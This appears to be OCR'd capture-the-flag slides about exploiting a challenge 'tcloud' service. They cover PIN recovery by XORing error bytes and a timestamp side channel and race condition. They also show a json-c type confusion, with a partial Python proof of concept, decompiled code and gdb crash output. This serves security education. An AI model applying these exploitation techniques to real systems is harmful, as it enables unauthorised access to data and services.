Content-Disposition: form-data; name="files"; filename="test1.txt"
Content-Type: text/plain

test
------WebKitFormBoundary0lWB90JEAFLppJJI
Content-Disposition: form-data; name="password"

\000\177
------WebKitFormBoundary0lWB90JEAFLppJJI
Content-Disposition: form-data; name="params[a]"

on
------WebKitFormBoundary0lWB90JEAFLppJJI--
```

```
            <div class="col-sm-3">
  <form action="?p=upload" method="post" onc
    <h2 class="form-signin-heading">Upload t
    <div class="form-group">
    <input type="file" name="files" id="Inpu
    <label for="password">Trial password:
    <input type="password" name="password" p
to our pre-purchase customers <3
    </label>
    <div class="checkbox">
    <label>
      <input type="checkbox" name="params[sh
    </label>
    </div>
    <div class="checkbox">
    <label>
      <input type="checkbox" name="params[er
    </label>
    </div>
    <button class="btn btn-lg btn-primary bt
  </div><pre>PIN must contain only digits
Invalid character (0x57)
</pre><div class="alert alert-danger" role=
unsuccessfully</div></form></div>



      </div>
    </div>
```

0x57

“TEST222” ACCOUNT | PIN: 111111

0x52 ^ 0x57 ^ ord(‘1’) = 0x34 = ‘4’

4th character PIN = ‘4’

so on... you will be able to get 1st -> 4th character PIN.

next Problem is...

There is no normal way to brute-force 2 left characters PIN

($_SESSION['perm'] cannot be turned into 1 to see content of files)


We have to find a new (weird) way.

1. Binary using AES-256-CBC & Blowfish to encrypt a file.

2. First 8 bytes of encrypted file specific file size.

3. If file size < 1024 then write plaintext.

4. change mod files to 000, you can't read file. But... you can see `Last modification time`



Index of /tcloud/admin/files/e020590f0e18cd6053d7ae0e0a507609

[ICO]	Name	Last modified	Size	Description
[PARENTDIR]	Parent Directory		-	
[TXT]	test1.txt.out	2017-06-02 04:09	4	
[ ]	test1.txt_admin.1496376347	2017-06-02 04:05	20	
[TXT]	test2.txt.out	2017-06-02 04:06	4	
[ ]	test2.txt_admin.1496376353	2017-06-02 04:05	20	

IF YOU SUPPLY RIGHT PIN

- FILE_SIZE IS DECRYPTED TO CORRECT PLAINTEXT SIZE
- WRITE INTO .OUT FILE
- MODIFIED TIME WILL CHANGE

Race condition

403 Forbidden team has successfully race condition to read content of files (i though about that).

But there are meaning less files, but it was nice done.

Flag 2

Store password service.

- Receive array alias[] and password[]
- JSON_encode - hex encode
- Pass it to listening service on localhost:8081 (webin_pwd binary)
- Binary encrypts password (with your pin) then print out
- web service receive and store it in database.

Flag 2 : pwnable


Binary is using json-c lib (https://github.com/json-c/json-c)

binary routine:

receive array alias & password.

`array_list_get_idx` from index 0 to 4.

Flag 2 : pwnable




```
if ( !strcmp(s1, (const char *)(unsigned int)"passwords") )
{
  json_array = *(_QWORD *)(jso + 40);
  for ( index = 0; index < 5; ++index )
  {
    v59 = array_list_get_idx(json_array, index);
    array_element = v59;
    if ( v59 )
    {
      v4 = (char *)json_object_get_string(array_element);
```

Wrong way

to get an element from json_array.

Flag 2 : pwnable




```
struct json_object* json_object_array_get_idx(const struct json_object *jso,
                          size_t idx)
{
    assert(json_object_get_type(jso) == json_type_array);
    return (struct json_object*)array_list_get_idx(jso->o.c_array, idx);
}
```

RIGHT WAY.


THERE IS A VALID CHECKING TYPE OF OBJECT.

Flag 2 : pwnable
type confusion




```c
void*
array_list_get_idx(struct array_list *arr, size_t i)
{
  if(i >= arr->length) return NULL;
  return arr->array[i];
}
```


- input `alias` as string
  - the binary would treat them as (struct array_list*)



```
s = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect(LOCAL)

jso = "BBBBBBBB"

a = {"p":"123456"}
a["passwords"] = [jso,jso,jso,jso,jso]
a['alias'] = "A"*100

a = dumps(a,ensure_ascii=False)

raw_input("?")
s.send("set "+a.encode('hex')+"\n")
```



```
RAX: 0x4141414141414141 ('AAAAAAAA')
RBX: 0x0
RCX: 0x4
RDX: 0x0
RSI: 0x0
RDI: 0x1485e90 ('A' <repeats 100 times>)
```



```
EFLAGS: 0x10206 (carry PARITY adjust zero sign trap INTERRUPT direction overflow)
[----------------------------------code-------------------------------------]
   0x7f7cf2e13180 <array_list_get_idx>: cmp    QWORD PTR [rdi+0x8],rsi
   0x7f7cf2e13184 <array_list_get_idx+4>:      jbe    0x7f7cf2e13190 <array_list_get_idx+16>
   0x7f7cf2e13186 <array_list_get_idx+6>:      mov    rax,QWORD PTR [rdi]
=> 0x7f7cf2e13189 <array_list_get_idx+9>:      mov    rax,QWORD PTR [rax+rsi*8]
   0x7f7cf2e1318d <array_list_get_idx+13>:     ret
   0x7f7cf2e1318e <array_list_get_idx+14>:     xchg   ax,ax
   0x7f7cf2e13190 <array_list_get_idx+16>:     xor    eax,eax
   0x7f7cf2e13192 <array_list_get_idx+18>:     ret
[----------------------------------stack------------------------------------]
0000| 0x7ffef3173ef8 --> 0x401Bee (mov    QWORD PTR [rbp-0x18b8],rax)
0008| 0x7ffef3173f00 --> 0x0
0016| 0x7ffef3173f08 --> 0x0
0024| 0x7ffef3173f10 --> 0x0
0032| 0x7ffef3173f18 --> 0x0
0040| 0x7ffef3173f20 --> 0x0
0048| 0x7ffef3173f28 --> 0x0
0056| 0x7ffef3173f30 --> 0x0
[---------------------------------------------------------------------------]
Legend: code, data, rodata, value
